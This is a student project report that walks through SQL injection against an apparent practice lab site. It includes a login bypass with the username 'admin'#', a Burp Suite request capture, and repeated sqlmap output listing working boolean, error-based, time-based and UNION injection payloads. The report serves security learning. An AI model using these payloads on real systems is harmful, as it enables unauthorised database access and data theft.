

MINOR PROJECT REPORT

DIVYANSHU BHASKAR

*Checking the vulnerability of the
website.*

Exploiting the website

There are two ways i have got the admin side username and password

1. If any website is connected to database then and if they run the queries they and have some errors if i make any changes to the query like if our link is this <http://lab.hackerinside.xyz/login.php>.


I tried to insert some error in the link like %27 error like this **<http://lab.hackerinside.xyz/login.php?id=10>** where **?id=10** is a example of parameter which may or may not be parameter and i have tried to make some syntax error by placing the ' at the last of the link like **<http://lab.hackerinside.xyz/login.php?id=1'>**


To checking the site vulnerability it is making some syntax error or not for ex:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

Then i tried to get the admin side by filling the in the username : [**admin'#**] and enter anything in the password section.


Now we get logged in as the admin







2. In this method i am exploiting all the tables in the database by using brupsuit and sqlmap

At first i have set the proxy in the firefox and checking the same ip address i have used in the **brupsuit**







Then i will turn on the intercept



After that i have refreshed the page and see the option Proxy -> http history in Burpsuit



Then we will see the some request and response from client and server side in Target -> Site Options.




then i have tried to send some request while entering the id and password in and we will see some response and parameters.

```
POST /login.php HTTP/1.1
Host: lab.hackerinside.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://lab.hackerinside.xyz/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Cookie: PHPSESSID=guu7s56a1i8vgu0q83p9rcnbfj
Connection: close
Upgrade-Insecure-Requests: 1

uid=admin&password=123456
```

After getting the parameters then i go for sqlinjection using sqlmap to dump the site databases tables



First i have to check site is using which database and the parameters are vulnerable or not.

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin

```
[15:04:36] [INFO] testing connection to the target URL
[15:04:38] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[15:04:38] [INFO] testing if the target URL content is stable
[15:04:39] [INFO] target URL content is stable
[15:04:39] [INFO] testing if GET parameter 'uid' is dynamic
[15:04:39] [WARNING] GET parameter 'uid' does not appear to be dynamic
[15:04:40] [INFO] heuristic (basic) test shows that GET parameter 'uid' might be injectable (possible DBMS: 'MySQL')
[15:04:40] [INFO] heuristic (XSS) test shows that GET parameter 'uid' might be vulnerable to cross-site scripting (XSS) attacks
[15:04:40] [INFO] testing for SQL injection on GET parameter 'uid'
it looks like the backend DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

```
sqlmap got a 302 redirect to 'http://lab.hackerinside.xyz:80/home.php'. Do you want to follow? [Y/n] Y
```

The i have got the message while command is running

[15:06:41] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test

[15:06:45] [INFO] target URL appears to have 5 columns in query

[15:07:19] [INFO] target URL appears to be UNION injectable with 5 columns

[15:07:32] [INFO] GET parameter 'uid' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable

[15:07:32] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval

then we will get that

GET parameter 'uid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

sqlmap identified the following injection point(s) with a total of 129 HTTP(s) requests:

Parameter: uid (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: uid=-3916' OR 6091=6091#

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: uid=admin' AND (SELECT 8361 FROM(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(8361=8361,1))),0x7178717171,FLOOR(RAND(0)*2)) x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- BfQY


Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

Payload: uid=admin' AND SLEEP(5)-- ENEz

Type: UNION query


```
Title: MySQL UNION query (NULL) - 5 columns
Payload: uid=-
7297' UNION ALL SELECT NULL,CONCAT(0x716b6b6a71,0x64554f785557547079
4946454179447541456b694678524e657968515a51766568634b6c41646e49,0x717
8717171),NULL,NULL,NULL#
---
[15:08:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0
```



```
Applications ▾ Places ▾ Terminator ▾ Mon15:10 • 1
root@localhost: ~
root@localhost: ~ 150x38
[15:06:12] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[15:06:13] [INFO] GET parameter 'uid' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[15:06:13] [INFO] testing 'MySQL inline queries'
[15:06:14] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[15:06:14] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[15:06:14] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[15:06:15] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[15:06:16] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[15:06:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[15:06:17] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[15:06:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[15:06:39] [INFO] GET parameter 'uid' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[15:06:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:06:39] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[15:06:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:06:41] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[15:06:45] [INFO] target URL appears to have 5 columns in query
[15:07:19] [INFO] target URL appears to be UNION injectable with 5 columns
[15:07:32] [INFO] GET parameter 'uid' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[15:07:32] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'uid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 129 HTTP(s) requests:
---
Parameter: uid (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: uid=-3916' OR 6091=6091#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: uid=admin' AND (SELECT 8361 FROM(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(8361=8361,1))),0x7178717171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- BFQY

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
```

```
Applications ▾ Places ▾ Terminator ▾ Mon 15:11 •
root@localhost: ~
root@localhost: ~ 150x38
[15:06:41] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatical
ly extending the range for current UNION query injection technique test
[15:06:45] [INFO] target URL appears to have 5 columns in query
[15:07:19] [INFO] target URL appears to be UNION injectable with 5 columns
[15:07:32] [INFO] GET parameter 'uid' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[15:07:32] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during da
ta retrieval
GET parameter 'uid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 129 HTTP(s) requests:
---
Parameter: uid (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: uid=-3916' OR 6091=6091#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: uid=admin' AND (SELECT 8361 FROM(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(8361=8361,1))),0x7178717171,FLOOR(RAND(0)*2))x FROM INF
ORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- BfQY

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: uid=admin' AND SLEEP(5)-- ENEz

  Type: UNION query
  Title: MySQL UNION query (NULL) - 5 columns
  Payload: uid=7297' UNION ALL SELECT NULL,CONCAT(0x716b6b6a71,0x64554f7855575470794946454179447541456b694678524e657968515a51766568634b6c41646e49,0
x7178717171),NULL,NULL,NULL#
---
[15:08:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0
